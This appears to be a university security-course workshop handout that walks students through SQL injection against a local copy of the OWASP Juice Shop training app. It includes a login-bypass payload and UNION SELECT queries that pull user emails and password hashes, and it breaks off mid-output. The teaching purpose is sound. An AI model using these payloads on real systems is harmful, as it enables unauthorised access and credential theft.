Workshop 1: SQL Injection

In this workshop, we will exploit a vulnerable web application by performing SQL injection attacks. We will use the OWASP Juice Shop as the platform for this and the next seven workshops.

For this workshop, you must complete the following tasks and answer questions in Gradescope.

#	Task	Description
1	Getting Started	Review the basics of injection attacks and SQL commands
2	Installing the Web Application	Install the web application on your local machine or on Heroku
3	Hacking Rules	Rules for all workshop activities this semester
4	Review the Intended Functionality	Review the intended functionality of the web application.
5	Basic SQL Injection Attack	Execute a basic SQL injection attack
6	Advanced Injection Attack	Execute an advanced injection attack
7	On Your Own	Given a set of attack goals, use SQL injection attacks to achieve the attack goals.

Getting Started

Injection attacks occur when unvalidated input is embedded in an instruction stream and cannot be distinguished from valid instructions. If a language has a parser or an interpreter, and if the input can be confused for instructions of the language or the way the language is applied, then the language is vulnerable to an injection attack.

Attackers can execute common database information functions to reveal internal information about the software components that can help the attacker craft advanced SQL injection attacks. Some common MySQL information functions are presented in the table below.

Information	Function Description
user()	The user name and hostname provided by the client
database()	Return the default (current) database name
version()	Return a string that indicates the MySQL server version

SQLite

For this workshop, the web application will use a SQLite database, so the functions above (for MySQL) will not work. Instead, SQLite uses queries with a sqlite_master table that maintains information about the database.

For example, to view a list of all the tables in the database, you might execute the query:

```
SELECT name FROM sqlite_master
WHERE type ='table'
```

To list all of the fields that exist in a table named users, you might execute the query:

```
SELECT sql FROM sqlite_master
WHERE tbl_name = 'users'
```

Union Injection Attacks

Union injection attacks are special types of injection attacks that return values from other tables or functions in the database.

For example:

```
SELECT header, txt FROM news
UNION ALL
SELECT name, pass FROM members;
```

The query above will combine the set of results from the news table with the set of results from the members table and return all of the results.

Install Juice Shop (v 17.1.1)

You have several different options to install the web application:

https://github.com/juice-shop/juice-shop#setup

https://pwning.owasp-juice.shop/companion-guide/latest/part1/running.html

We recommend the **Docker** image (see below).

Installation steps (HIGHLY recommended)

1. Install Docker from the website.
2. Run the following command from the terminal to pull juice-shop

   docker pull bkimminich/juice-shop
3. Run *docker run --rm -p 3000:3000 bkimminich/juice-shop*
4. Browse to *http://localhost:3000* (on macOS and Windows browse to *http://192.168.99.100:3000* if you are using docker-machine instead of the native docker installation)

Troubleshooting Installation:

1. If you get a 403 Forbidden. Make sure you are logged into Docker and working as administrator.
2. If you are using Windows, try PowerShell.

Workshop Rules

Browser Requirements

You must use a web browser with developer tools like Chrome or Firefox.

When completing labs, you should always have your web browser's **developer tools** console open. You never know what information you might discover through console output!


Hacking Rules

You must assume the role of a malicious user trying to exploit vulnerabilities in the web application.


You should not attack production websites without the permission of the organization or person that owns the website. Doing so can lead to serious consequences! For these workshops, you have permission only to attack your local (or the Heroku) installation of the OWASP Juice Shop web application.

Intended Functionality


1. Open the Juice Shop Homepage. If you install locally, this will be – http://localhost:3000. On Heroku, this URL will be based on the name given during the installation. Remember to start Developer Tools in your browser.




2. Register a new sample account by clicking, “Account” then “Login” then “Not yet a customer?”




3. Create a sample user using fake information. **NOTE: when you restart your server, the OWASP Juice Shop database resets and any new accounts you create will be deleted**



4. Now login as the new sample user you just created.







5. Explore the application

Basic SQL Injection Attack. The screenshots are using the Chrome web browser.


1. Let's try a SQL injection attack on the login functionality.
2. If you already logged into the application, logout.
3. On the login screen, enter a tick mark (apostrophe) ' in the username field, and enter a fake password. Click "Login"



4. What happened? The webpage doesn't show any error messages other than "[object Object]" (and you get a nice notification that a challenge was solved.



5. Open developer tools for your web browser. In the Console, you will see the following error:



6. In that output (the console), click on the link to open the login endpoint in the Network Information tab (or you can click on the Network tab at the top). Select "Response" to view the contents of the server


response. In the error details (you may need to click an arrow to view the entire output), we can see the exact SQL query that is used to authenticate users.

```
SELECT * FROM Users WHERE email = ''' AND password =
'5f4dcc3b5aa765d61d8327deb882cf99' AND deletedAt IS NULL
```


where the value for the password is the hash of whatever password you entered. The password is considered “information leakage”.


```
{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: \"86a65acd94b33daa87c1c6a2d1408593\"",
    "stack": "Error\n    at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL"
    },
    "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL",
    "parameters": {}
  }
}
```


7. Now that we know the SQL query, we can start to craft a SQL injection attack on the login page. Enter the username `' or 1=1--` to form a tautology and login as the first user in the database. The trailing -- comments out the rest of the existing SQL query.



8. What happened? We were logged in as the first user in the database. More specifically, we are now logged in as the administrator!




9. After taking a look around at what an administrator can do, logout of the administrator's account before you continue.

Advanced Injection Attack


Make sure you have developer tools open as you perform your hacks against the OWASP Juice Shop.

1. In the search bar at the top of the web application, enter any text and click the search button.




2. In the browser's developer console, open the Network information and look at the search endpoint for the web application. Then select the "Payload" tab. (NOTE: if you do not see any activity in the Network information, reload the localhost:3000/#/search?q=[yourSearchTerm]) or look at the payload in the Headers tab.

3. In the browser's address bar, enter the URL http://localhost:3000/rest/products/search?q=red to see what is returned. (This URL may differ if you are running on Heroku.)




As is typical for many REST services, the application returns a JSON object. While not important to this exercise, we can use tools such as https://jsonlint.com and https://www.freeformatter.com to format this output. (Just copy and paste.)

4. Now, let's check if we can alter any SQL queries. Enter the URL `http://localhost:3000/rest/products/search?q=';` (where the q parameter = ';) in your browser to see what is returned. (alter your URL as necessary)




5. The error message indicates that we are able to blindly execute SQL queries using this endpoint. Finding the perfect SQL query to craft an attack takes time and patience. For this demo, we will provide a working SQL query for you to use in the next step.

6. Enter the URL: `http://localhost:3000/rest/products/search?q='))--` to see what happens.




Using this input for the q parameter gives us an output of all products in the web application!

7. Now let's try creating a union attack. Edit the url to use q=**')) UNION SELECT * FROM accounts--** to see what happens. Here, we are guessing that the database may have a table named "accounts".



8. Thinking back to our login SQL injection attack, you might recall that the database has a table called users. Edit the URL to use q=**')) UNION SELECT * FROM users--** to see what happens.

9. The above error message indicates we at least have a correct, valid table name! Now we need to find the correct number of columns that are returned from the product search so that our union query matches the number of columns. Edit the URL to try q=')) UNION SELECT '1' FROM users-- which considers 1 column of data.



10. We still receive the error saying the number of columns in our result set is not the same for the union. Keep increasing the number of columns until you find the correct number. For example, we can try:

- q=')) UNION SELECT '1', '2' FROM users--
- q=')) UNION SELECT '1', '2', '3' FROM users--
- q=')) UNION SELECT '1', '2', '3', '4' FROM users--
- and so on.

11. We finally get a successful query result

when using 9 columns:

q=')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM users–


```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2024-11-04 23:11:48.971 +00:00",
      "updatedAt": "2024-11-04 23:11:48.971 +00:00",
      "deletedAt": null
    },
```


12. (Observation) We can easily get the number of columns by executing the first part of the UNION like http://localhost:3000/rest/products/search?q='))-- . Executing this will give us the result where we can find the

number of attributes (columns).


```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-01-06 19:41:30.709 +00:00",
      "updatedAt": "2025-01-06 19:41:30.709 +00:00",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "createdAt": "2025-01-06 19:41:30.709 +00:00",
      "updatedAt": "2025-01-06 19:41:30.709 +00:00",
      "deletedAt": null
    },
```


13. We can remove all the product-related results by editing the query to search for some product xyz similar to:

q=xyz')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM users--


```
{
    "status": "success",
    "data": [
        {
            "id": "1",
            "name": "2",
            "description": "3",
            "price": "4",
            "deluxePrice": "5",
            "image": "6",
            "createdAt": "7",
            "updatedAt": "8",
            "deletedAt": "9"
        }
    ]
}
```


Now we only see results from our union part of the query.

14. Now, we need to replace the numbers ‘1’, ‘2’, ‘3’, and so on with appropriate columns from the users table. Recall the error message we saw when we performed a basic SQL injection on the login page:


```
"error": {
  "message": "SQLITE_ERROR: unrecognized token: \"86a65acd94b33daa87c1c6a2d1408593\"",
  "stack": "Error\n    at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at
  "name": "SequelizeDatabaseError",
  "parent": {
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL"
  },
  "original": {
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL"
  },
  "sql": "SELECT * FROM Users WHERE email = ''' AND password = '86a65acd94b33daa87c1c6a2d1408593' AND deletedAt IS NULL",
  "parameters": {}
}
```


This error message tells us that the users table has columns for email and password.

15. Edit the URL to use q=xyz')) UNION SELECT email, password, '3', '4', '5', '6', '7', '8', '9' FROM users-- to see what happens.



```
{
  "status": "success",
  "data": [
    {
      "id": "J12934@juice-sh.op",
      "name": "3c2abc04e4a6ea8f1327d0aae3714b7d",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "accountant@juice-sh.op",
      "name": "963e10f92a70b4b463220cb4c5d636dc",
      "description": "3",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
```


Now we know all of the users in the web application! For example:

```
{
    "id": "admin@juice-sh.op",
    "name": "0192023a7bbd73250516f069df18b500",
    "description": "3",
    "price": "4",
